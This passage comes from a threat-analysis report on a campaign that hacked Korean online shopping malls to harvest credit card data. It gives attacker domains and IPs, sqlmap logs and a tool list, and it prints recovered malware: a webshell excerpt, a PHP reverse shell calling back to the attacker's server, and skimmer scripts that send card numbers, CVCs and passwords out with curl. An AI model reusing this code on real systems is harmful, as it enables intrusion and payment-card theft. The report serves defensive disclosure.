During the analysis period, it was not possible to identify the web vulnerabilities of the shopping mall itself, but it was confirmed that the administrator page of most of the hacked shopping mall websites was exposed to the Internet without secondary authentication, or the FTP service was open to the outside. In particular, a significant number of instances using outdated versions of PHP, for which many vulnerabilities and attack codes have already been disclosed, were identified. The reality is that most small shopping malls focus on sales and revenue, so poor website management is inevitable, but it has been confirmed that Korean online shopping malls are operating vulnerably while being exposed to external attacks in security blind spots.

- **Number of identified major vulnerabilities by shopping mall platform**

Classification	Total Count	Number of identified major vulnerabilities		
		Vulnerable PHP version	Exposure of the admin page	FTP Service Open
Manufacturer A's platform	33	18	12	20
Manufacturer B's platform	11	-	9	1
Manufacturer C's platform	2	-	1	1
Manufacturer D's platform	1	-	-	1

Threat group infrastructure and tools

The attack group utilized the server hosting service Vultr for operating web servers dedicated to credit card information collection and employed Cloudflare's CDN service for concealment. Illegal site operators and cybercriminals often turn to CDN services like these to mask their actual server IPs or to defend against DDoS attacks. It is believed that the threat group used these services for similar purposes.

Initially, during the early stages of this operation, the attack group created its own domains using frequently used account keywords (ynwtuu, ynwtuukf). However, in recent times, there has been a shift in their tactics, and they have started generating domains (pay.kcp.pe.kr) using a specific web hosting service. Notably, this domain has been utilized by the threat group as a phishing page since March 2023. They appear to have created it to closely resemble a legitimate payment gateway (PG) domain, making it less conspicuous to users.



- **Domain information of the attack group**

Domain Creation Date	Domain	Real IP	Function	Utilization of Cloudflare
2022.03.13. (Currently expired)	pay.ynwtuu.net	141.164.55.248	- Storing credit card and personal information	O
2022.11.02.	pay.ynwtuukf.net	141.164.55.248	- Storing credit card and personal information	O
2023.02.25.	pay.kcp.pe.kr	141.164.55.248	- Phishing sites targeting payments - Storing credit card and personal information	O
2023.02.11.	*******mall.co.kr	Unknown	- Phishing site impersonating a hacked shopping mall - Identity verification phishing site	O
2023.03.06.	noons.kr	Unknown	- Identity verification phishing site - Duty-free shop phishing site	O

In addition, in the process of detailed analysis, it was confirmed that the webshell was exposed on the attack group's server, and through this, it was possible to identify various tools used by the attack group to attack and control the shopping mall websites.

- Attack tools and features


Tool name	Features and screenshots
#1 Webshell	 Remote web server access and system command
#2 Dirty Cow (CVE-2016-5195)	 Linux kernel root privilege escalation exploit

Tool name	Features and screenshots
#3 Reverse Shell	 Control the damaged system remotely
#4 Nmap	 Vulnerability scanning including open network ports
#5 Adminer, phpMyAdmin	 Stolen Information Database Management

Initial access and phishing page insertion

An analysis of the web server of certain shopping mall websites with inserted phishing payment pages revealed several traces of initial infiltration. Following SQL injection attacks, attack procedures such as administrator page login and webshell uploads were identified, and an overview is as follows.

- **Shopping mall website hacking process**



The following is a log of a large amount of SQL injection attacks attempted against the victim system using the SQLMAP tool, and the attack syntax could not be confirmed on the weblog because it was included in the HTTP Body, but immediately after scanning, it was confirmed that the history of logging in to the administrator page with the shopping mall administrator account from the same attack IP was confirmed. After that, it was also possible to check the upload history of compressed files with several malicious script files using the normal functions of the shopping mall.

- Attack log using SQLMAP

Client IP	date	method	stat	siz		useragent
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153		sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:26	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:27	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:27	POST /shop/board/delete_ok.php?& HTTP/1.1	200	153	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:27	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:27	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)
185.212.61.88	2022.10.14 0:27	POST /shop/board/delete_ok.php?& HTTP/1.1	200	144	-	sqlmap/1.6.3.12#dev (https://sqlmap.org)


- Successful access logs to the admin page from the same IP

IP	date	method	statu	size	referrer
185.212.61.88	2022.10.14 0:28	POST /shop/member/login_ok.php HTTP/1.1	200	903	http://[illegible]/shop/admin/login/login.php

로그인 일시	IP주소	계정명
2022-10-14 00:28:47	185.212.61.88	[illegible]mall

The following images are phishing-related pages included in the compressed file. The operation and functionality of these pages will be described in the following chapter.

- **Malicious files uploaded to the compromised shopping mall web server**



On another compromised shopping mall website, it was observed that a file upload page was publicly accessible without separate authentication, and there were suspicions of the possibility of malicious file upload attacks through this pathway.

- **File upload page exposed to the public**

Webshell-based Persistent Attack

The webshell(test.php) and the malicious script(25.php) of the reverse shell function uploaded to the attack group's server were also installed on the web server of the victim shopping mall. The webshell was written in Chinese, and there were various functions such as checking the file list, uploading files, sending commands, and reverse connecting. Through these functions, the attack group was able to gain control of the victim system and continuously accessed the system from a remote location to perform malicious acts.

- The interface of the webshell(test.php) installed on the attack group's server

- Part of the webshell code

```
echo $_SERVER['SERVER_ADDR'] . ' - ' . PHP_OS . ' - whoami(' . get_current_user() . ') - [uid(' .
    getmyuid() . ') gid(' . getmygid() . ')]';
if (isset($issql)) echo ' - [' . $issql . ']'; ?></div><?php
$menu = array(
    'file' => '文件管理',
    'scan' => '搜索文件',
    'antivirus' => '扫描后门',
    'backshell' => '反弹端口',
    'exec' => '执行命令',
    'phpeval' => '执行PHP',
    'sql' => '执行SQL',
    'info' => '系统信息'
);
$go = array_key_exists($_POST['go'], $menu) ? $_POST['go'] : 'file';
$nowdir = isset($_POST['dir']) ? strdir(chop($_POST['dir']) . '/') : THISDIR;
echo '<div class="tag">';
foreach ($menu as $key => $name) {
    echo '<a' . ($go == $key ? ' class="current"' : '') . ' href="javascript:void(0);" onclick="go(\''
        $key . '\',\'' . base64_encode($nowdir) . '\');">' . $name . '</a> ';
}
```

In the case of the 25.php malicious script file, it was found that they could communicate with the socket to port 443 of the attack group's server IP, 141.164.55.248, and acted as a reverse connection.

- **Part of the malicious script files(25.php)**

```
GIF89a22222222222222
<?
set_time_limit(0);
$ip='141.164.55.248';
$port='443';
$fp=@fsockopen($ip,$port,$errno,$errstr);
if(!$fp){echo "error";}
else{
    fputs($fp,"\n++++++++++++connect sucess+++++++++\n");
    while(!feof($fp)){
    fputs($fp,"ynwtuukf:");
    $test=fgets($fp);
    $message=`$test`;
    fputs($fp,$message);
    }
fclose($fp);
}
?>444444444444
```


3 Stealing credit card information through phishing payment pages

The atta ck group planned this operation to steal credit cards and personal information and use them illegally in the open market. For that purpose, they developed a phishing payment page that grasps all the information necessary for online card payment in South Korea in advance and steals relevant information. This section examines how the phishing payment page works and the various techniques used by the attack group to prevent the page from being discovered by shopping mall operators and users.

How phishing payment pages work

The phishing payment page is disguised as a normal payment window and is divided into steps of inducing users to enter credit cards and personal information, classifying the entered information, collecting additional personal information, and storing the transmitted information on the attack group's server. The attack group configured and stored data in a separate database to efficiently manage the information collected from phishing pages installed on multiple shopping mall websites.

- The operation flow of the phishing payment page



In addition to phishing payment pages, several additional malicious pages hacked by the attack group for information transmission have been identified on the shopping mall websites, and the functions of each file are as follows.


- Features of malicious pages

Filename	Function
order_approval.php	- When clicking on 'Checkout,' it redirects to the phishing payment page (e.g., eximbay.php).(The normal shopping mall page is modified by the attack group)
eximbay.php (index.php, Payment.php, mobileGW.php)	- Disguise as a payment page to receive card information and personal information from users - Save card information, personal details, and order information in a [Session ID].txt file
CheckCardBin.php	- Transmit the entered card information to the attack group's server connup.php
connup.php	- Categorize the entered card information using the BIN number and then return the corresponding [Credit Card Company].php information
error.php (error1.php)	- Send card information to the attack group's server connpay.php
connpay.php	- Store card information in the attack group's database.
payerror.php (payerror1.php)	- Sending card information, username, access IP, browser information, etc. to the attack group's servers krpay.php and connpay.php - Copy the created [Session ID].txt file to test.txt
krpay.php	- Stores information received from payerror.php in the attack group's database.
[Credit Card Company].php	- On a page disguised as a credit card company payment module, induce the entry of additional information such as CVC and general payment password
[Credit Card Company]_ok.php	- Information entered from the [Credit Card Company].php is transmitted to the attack group's server krpay.php and connpay.php - Read the test.txt file and redirect to the normal payment page

Induce users to enter credit card information


The attack group's phishing page uses a different takeover technique than the typical phishing page, which deceives users by creating a fake site similar to a normal site. First of all, it hacked into the actual operating shopping mall and inserted a phishing page, so that users could not easily notice it was fake. For that, the phishing page was exposed between the product order page and the actual payment page to induce users to naturally enter their credit card information.

- Modifying the normal payment page of the shopping mall




In a normal cases, when a user clicks the payment button, the normal payment page loads immediately. However, after the normal payment page is modified, the phishing page loads first, and it is designed so that the normal payment page loads after the user enters their information.

- Normal payment process




- **Payment process with inserted phishing page**



In addition, the phishing payment page is designed to be exposed only when the user selects 'credit card' payment among various payment methods so that the payment process continues naturally.

- **Displaying the phishing payment page only during card payments**



Categorizing input information and collecting additional information

As shown in the figure below the card information entered from the phishing payment page classifies the card company through the BIN[9] value, the first 6 digits of the card number, and returns the related malicious page information. In the process, the attack group was found to have a high and sophisticated level of understanding of credit card information, such as ensuring that only South Korean credit card company information is classified.

- **Code(connpay.php) that classifies the card company by the BIN value of the entered card information**

In addition, in the shopping mall database, the attack group collects the login password by inquiring about the user's member information using the user's session variable 'm_no'. In addition, information such as the user's IP address, browser information, and referer header is also collected through PHP server environment variables. Then, when card information and personal information are transmitted to the attack group's server, this information is also transmitted.

It is suspected that the shopping mall user's account(ID/PW) stolen by the attack group during the above process was later misused by multiple members of the sales agents when attempting unauthorized logins on second-hand trading platforms using this information.

9. BIN is an acronym for 'Bank Identification Number', commonly used in payment methods such as credit cards or debit cards. BIN is used to identify the card issuer and typically consists of 6-9 digits.

- Code for collecting additional user's personal information (error1.php)

```php
<?php
//session_start();
//ini_set("error_reporting","E_ALL & ~E_NOTICE");
if(file_exists($_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php")){
include $_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php";
include $_SERVER['DOCUMENT_ROOT']."../conf/config.php";
 $data1 = $db->fetch("SELECT * FROM gd_member WHERE m_no =".$sess['m_no']);
}else{
session_start();
ini_set("error_reporting","E_ALL & ~E_NOTICE");
}
header("Content-type: text/html; charset=utf-8");
function request_by_curl($remote_server, $post_string) {
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $remote_server);
  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
  curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
  curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
  curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
  curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv) AppleWebKit/
    537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
  $data = curl_exec($ch);
  curl_close($ch);

  return $data;
}
$post='&ka='.$_POST['cardno1'].$_POST['cardno2'].$_POST['cardno3'].$_POST['cardno4'].'&ri1='.$_POST['month'].'&ri2=
  '.$_POST['year'].'&shen='.$_POST['firstname'].$_POST['lastname'].'&curl='.$_SERVER['HTTP_REFERER'].'&ip='.$
  _SERVER['REMOTE_ADDR'].'&xi='.$_SERVER['HTTP_USER_AGENT'].'&ing='.$ing.'&webid='.$sess['m_id'].'&webpasswd='.$
  data1['password'];
$str=file_get_contents("php://input");

unlink('test.txt');
copy(session_id().'.txt','test.txt');
unlink(session_id().'.txt');
//request_by_curl('http://141.164.55.248/krpay/krpay.php', $str.$post);
request_by_curl('http://141.164.55.248/krpay/connpay.php', $str.$post.'&cid=a03&cip='.$_SERVER['REMOTE_ADDR']);
?>
```

Storing information on the attack group's server

In the last step, the code is executed to transmit and store the information entered by the user, the personal information collected from the shopping mall database, and the user access information collected through server environment variables to the database of the attack group.

- Code that transmits user information to the attack group's database ([Credit Card Company]_ok.php)

```php
<?php
header("Content-type: text/html; charset=utf-8");
ini_set("error_reporting","E_ALL & ~E_NOTICE");
function request_by_curl($remote_server, $post_string) {
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $remote_server);
  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
  curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
  curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
  curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
  curl_setopt($ch,CURLOPT_COOKIE,'PHPSESSID=a5d8d43c57954a938a4c66d9d68784da');
  curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv) AppleWebKit/
    537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
  $data = curl_exec($ch);
  curl_close($ch);

  return $data;
}
$str=file_get_contents("php://input").'&passwd2='.$_POST['authPassword'].'&passwd='.$_POST['authPassword'].'&phone=
  '.$_POST['telCorp'].'-'.$_POST['telComp1'].'-'.$_POST['strPhoneNo1'].'&phoneCertNo='.$_POST['strOtpNo'].'&ip='.$
  _SERVER['REMOTE_ADDR'].'&name='.$_POST['userName'].'&ing=kb';
request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', $str);
request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', $str.'&cid=c00');
echo  '<form name';include_once('test.txt');
echo '<script>alert("카드사 오류로 인하여 결제 실패되었습니다 앱을 통하여 다시
  결제해주세요.");document.payService.submit()</script>';
?>
```

The types and sources of information that are ultimately stored on the attack group's server are as follows.

- Information stored on the attack group's servers

Information Collected	Source
Credit card number	Phishing payment page
Expiration date	Phishing payment page
CVC	Phishing payment page
Resident registration number	Phishing payment page
General payment service password	Phishing payment page
Credit card password	Phishing payment page
Cardholder name	Order information
